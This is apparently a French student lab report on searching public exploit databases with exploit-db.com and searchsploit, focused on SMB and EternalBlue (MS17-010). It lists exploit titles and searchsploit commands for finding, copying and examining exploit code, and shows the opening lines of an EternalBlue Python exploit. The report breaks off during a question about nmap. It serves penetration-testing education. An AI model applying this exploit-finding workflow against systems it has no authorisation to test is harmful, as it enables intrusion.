TP Searchsploit, Metasploit

Partie 1 : Recherche d'exploit public.

Dans cette partie, on s'intéresse à l'utilisation des outils libre pour trouver des exploits.


1. **Visitez le site web exploit-db.com. Familiarisez-vous avec ce site et décrivez ce qu'il permet de faire.**

`exploit-db.com` est un site qui permet de découvrir des exploits sur des applications et systèmes informatiques qui ont des vulnérabilités.

2. **Rechercher les exploits liés au protocole SMB.**
   - **D'après les résultats, quel est le système d'exploitation le plus affecté par les attaques sur SMB ? Selon vous, Pourquoi ?**

Windows est le système d'exploitation le plus affecté par les attaques sur SMB car c'est le système d'exploitation qui utilise SMB dans la majorité de ces environnements (partages de fichiers, imprimantes, etc…).


   - **Affiner la recherche avec les exploits qui sont vérifiés. Qu'est-ce que le mot vérifié signifie ?**



Date	D	A	V	Title	Type	Platform	Author
2019-07-12			✓	Microsoft Windows 10.0.17134.648 - HTTP -> SMB NTLM Reflection Leads to Privilege Elevation	Local	Windows	Google Security Research
2018-05-13			✓	Microsoft Windows 2003 SP2 - 'RRAS' SMB Remote Code Execution	Remote	Windows	vportal
2018-02-27			✓	Microsoft Windows 8.1/2012 R2 - SMBv3 Null Pointer Dereference Denial of Service	DoS	Windows	Nabeel Ahmed
2018-02-05			✓	Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)	Remote	Windows	Metasploit
2018-01-11			✓	Microsoft Windows SMB Server (v1/v2) - Mount Point Arbitrary Device Open Privilege Escalation	DoS	Windows	Google Security Research
2017-07-11			✓	Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepya
2017-05-17			✓	Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepya
2017-05-17			✓	Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows_x86-64	sleepya
2017-04-17			✓	Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	DoS	Windows	Sean Dillon

Un exploit "vérifié" sur exploit-db signifie que l'équipe d'Exploit Database (OffSec) a pris le temps de tester le code de l'exploit dans son laboratoire et de confirmer qu'il fonctionne sur la version du logiciel affecté, selon le descriptif fourni par l'auteur.


- **Affiner les résultats pour avoir les exploits liés à des applications spécifiques ? Quelles sont les applications affectées ? Sont-elles nouvelles ?**



Comme applications affectés, on a **VLC Media Player**, **smbind 0.4.7, Samba 3.0.29, smbftpd et pam_lib_smb.**

Toutes les applications affectées sont anciennes, et les vulnérabilités datent de 2003 à 2010. Elles concernent surtout des versions obsolètes de VLC, Samba, et des outils liés à SMB (partage de fichiers).

- **Décocher 'Has App" puis Affiner la recherche pour afficher les exploits liés à Windows. (Dans les filtres, choisissez Windows).**



- **Dans les filtres, il existe un onglet Type. Selon votre recherche, que signifient les différents types existants ?**


Ce sont des manières d'éxecuter les exploits :

- **`dos`** : "Denial of Service", provoque l'interruption ou le blocage d'un service, souvent en crashant une application ou un serveur.
- **`local`** : L'exploit nécessite un accès direct ou préalable à la machine (par exemple, via un utilisateur local limité) pour fonctionner, souvent utilisé pour l'élévation de privilèges.
- **`remote`** : Peut être lancé à distance, souvent via Internet ou un réseau, sans accès physique ou authentification préalable ; cible généralement des failles du protocole réseau.
- **`webapps`** : Cible les applications web (sites ou plateformes en ligne), exploite des failles spécifiques au code web (exemple : injection SQL, XSS).
- **`hardware`** : Cible des vulnérabilités spécifiques à des équipements ou périphériques physiques (routeurs, IoT, etc.).

- **Que représentent les tags dans les filtres ?**

Les tags dans les filtres servent à préciser la nature technique de l'exploit ou de la vulnérabilité

3. **Effacer tous les filtres, ensuite chercher un exploit contenant le mot "eternalblue".**
   - **Selon vos recherches, que signifie eternalblue ? Quel est le protocole visé ?**




EternalBlue est une cyber-attaque exploitant une faille SMBv1 (Server Message Block version 1) de Windows, permettant l'exécution de code à distance.


Le protocole visé est SMB (port 445).


- **Que signifie MS17-010 présent dans les titres ?**

MS17-010 est le correctif officiel de la vulnérabilité SMB utilisée par EternalBlue

- **Affiner la recherche en spécifiant Windows dans le titre, puis entrez dans le premier exploit de la liste.**








```
#!/usr/bin/python
from impacket import smb, smbconnection
from mysmb import MYSMB
from struct import pack, unpack, unpack_from
import sys
import socket
import time

...
MS17-010 exploit for Windows 2000 and later by sleepya
```

- **Examinez le code de l'exploit. Quel langage est utilisé pour cet exploit ?**

Le langage utilisé est du Python.

4. **Searchsploit est un outil en ligne de commande permettant de chercher des exploits publics.**
   - **Quelle base de données est utilisé par searchsploit ?**

Exploit-DB

   - **Pourquoi cet outil est dit hors-ligne ?**


Parce qu'il interroge une copie locale de la base Exploit-DB stockée sur la machine. Aucune requête vers Internet n'est nécessaire pour faire la recherche (on peut toutefois mettre à jour la base localement avec `searchsploit -u`)

   - **Quel intérêt d'avoir un outil hors-ligne pour un pentester ?**

Discrétion : pas d'appels externes qui pourraient fuiter les cibles ou déclencher des logs vers des services tiers.

Disponibilité : On y a accès à tout temps, même lorsque le site officiel peut être inaccessible ou qu'on n'ait pas de connexion.
Performance : recherches instantanées sur la DB locale, pas d'attente réseau.
Contrôle des versions : on peut bloquer une version précise de la DB pour reproduire des tests.

5. **Rechercher les exploits contenant dans leurs titres SMB.**



- **Que remarquez-vous par rapport aux résultats de la question 2 ?**


On y retrouve que le titre des exploits et les chemins vers ces exploits. Alors que sur exploit-db, on a la date, vérifié ou pas, titre, type, plateform et auteur.

- **Ajouter les mots clés "windows" et "local" pour affiner la recherche ? Que représentent ces mots si on fait l'équivalence au site web "exploit-db" ?**




L'équivalent sur le site exploit-db est : smb avec pour filtre Platform "Windows" et Type "Local"

6. **On s'intéresse à l'exploit eternalblue.**
   - **Rechercher tous les résultats en exécutant la commande "`searchsploit -t eternalblue`"**



   - **Affiner la recherche pour trouver les exploits qui concerne que sur windows 2016.**

On lance la commande "`searchsploit -t eternalblue windows 2016`"




   - **Trouvez l'id de cet exploit en utilisant que la ligne de commande (pas de recherche sur internet) et en se basant sur l'aide de searchsploit.**

L'ID de cet exploit est 42315. On regarde le Path du résultat de la commande ci-dessus.

   - **En utilisant l'id, afficher la description de cet exploit sous format json. Que remarquez-vous ? A quoi peut servir le format json selon vous ?**


`searchsploit -p 42315`



On obtient l'url qui mène à l'exploit sur exploit-db, la vérification et le type qu'on n'avait pas avec seulement la commande de recherche.
Le format json peut nous permettre de l'intégrer dans des scripts. On peut filtrer, corréler avec des scans (nmap), automatiser des rapports ou alimenter une base de vulnérabilités…

   - **Selon le manuel, quel est l'option qui permet de copier le chemin de l'exploit dans le presse-papier. Exécuter la commande. Que remarquez-vous ?**


C'est l'option "**-p**"



J'ai un message en fin qui me dit que j'ai le chemin dans mon presse-papier.

- **Copier le fichier de l'exploit dans le dossier courant en utilisant que searchsploit (sans utiliser cp)**

```
searchsploit -m 42315
```




- **Quelle commande permet d'examiner le code de l'exploit ? Dites pourquoi il est nécessaire d'examiner le code de l'exploit.**

```
searchsploit --examine 42315
```

Il est nécessaire d'examiner le code de l'exploit pour éviter d'éxécuter du code malveillant, confirmer les conditions nécessaires, l'adapter pour notre environnement de test, etc…

7. **Il est possible de combiner searchsploit et nmap pour automatiser la recherche des exploit.**
   - **Chercher dans le manuel de searchsploit quelle option à utiliser.**



   - **Le manuel donne un exemple sur comment utiliser nmap. Chercher dans le manuel de nmap à quoi correspondent les options de cette commande.**

"-sV" recherche les ports ouverts pour trouver les informations de service/version et "-oX" sauvegarde le résultat du scan dans un fichier XML.

Pour ce faire, j'ai fait :

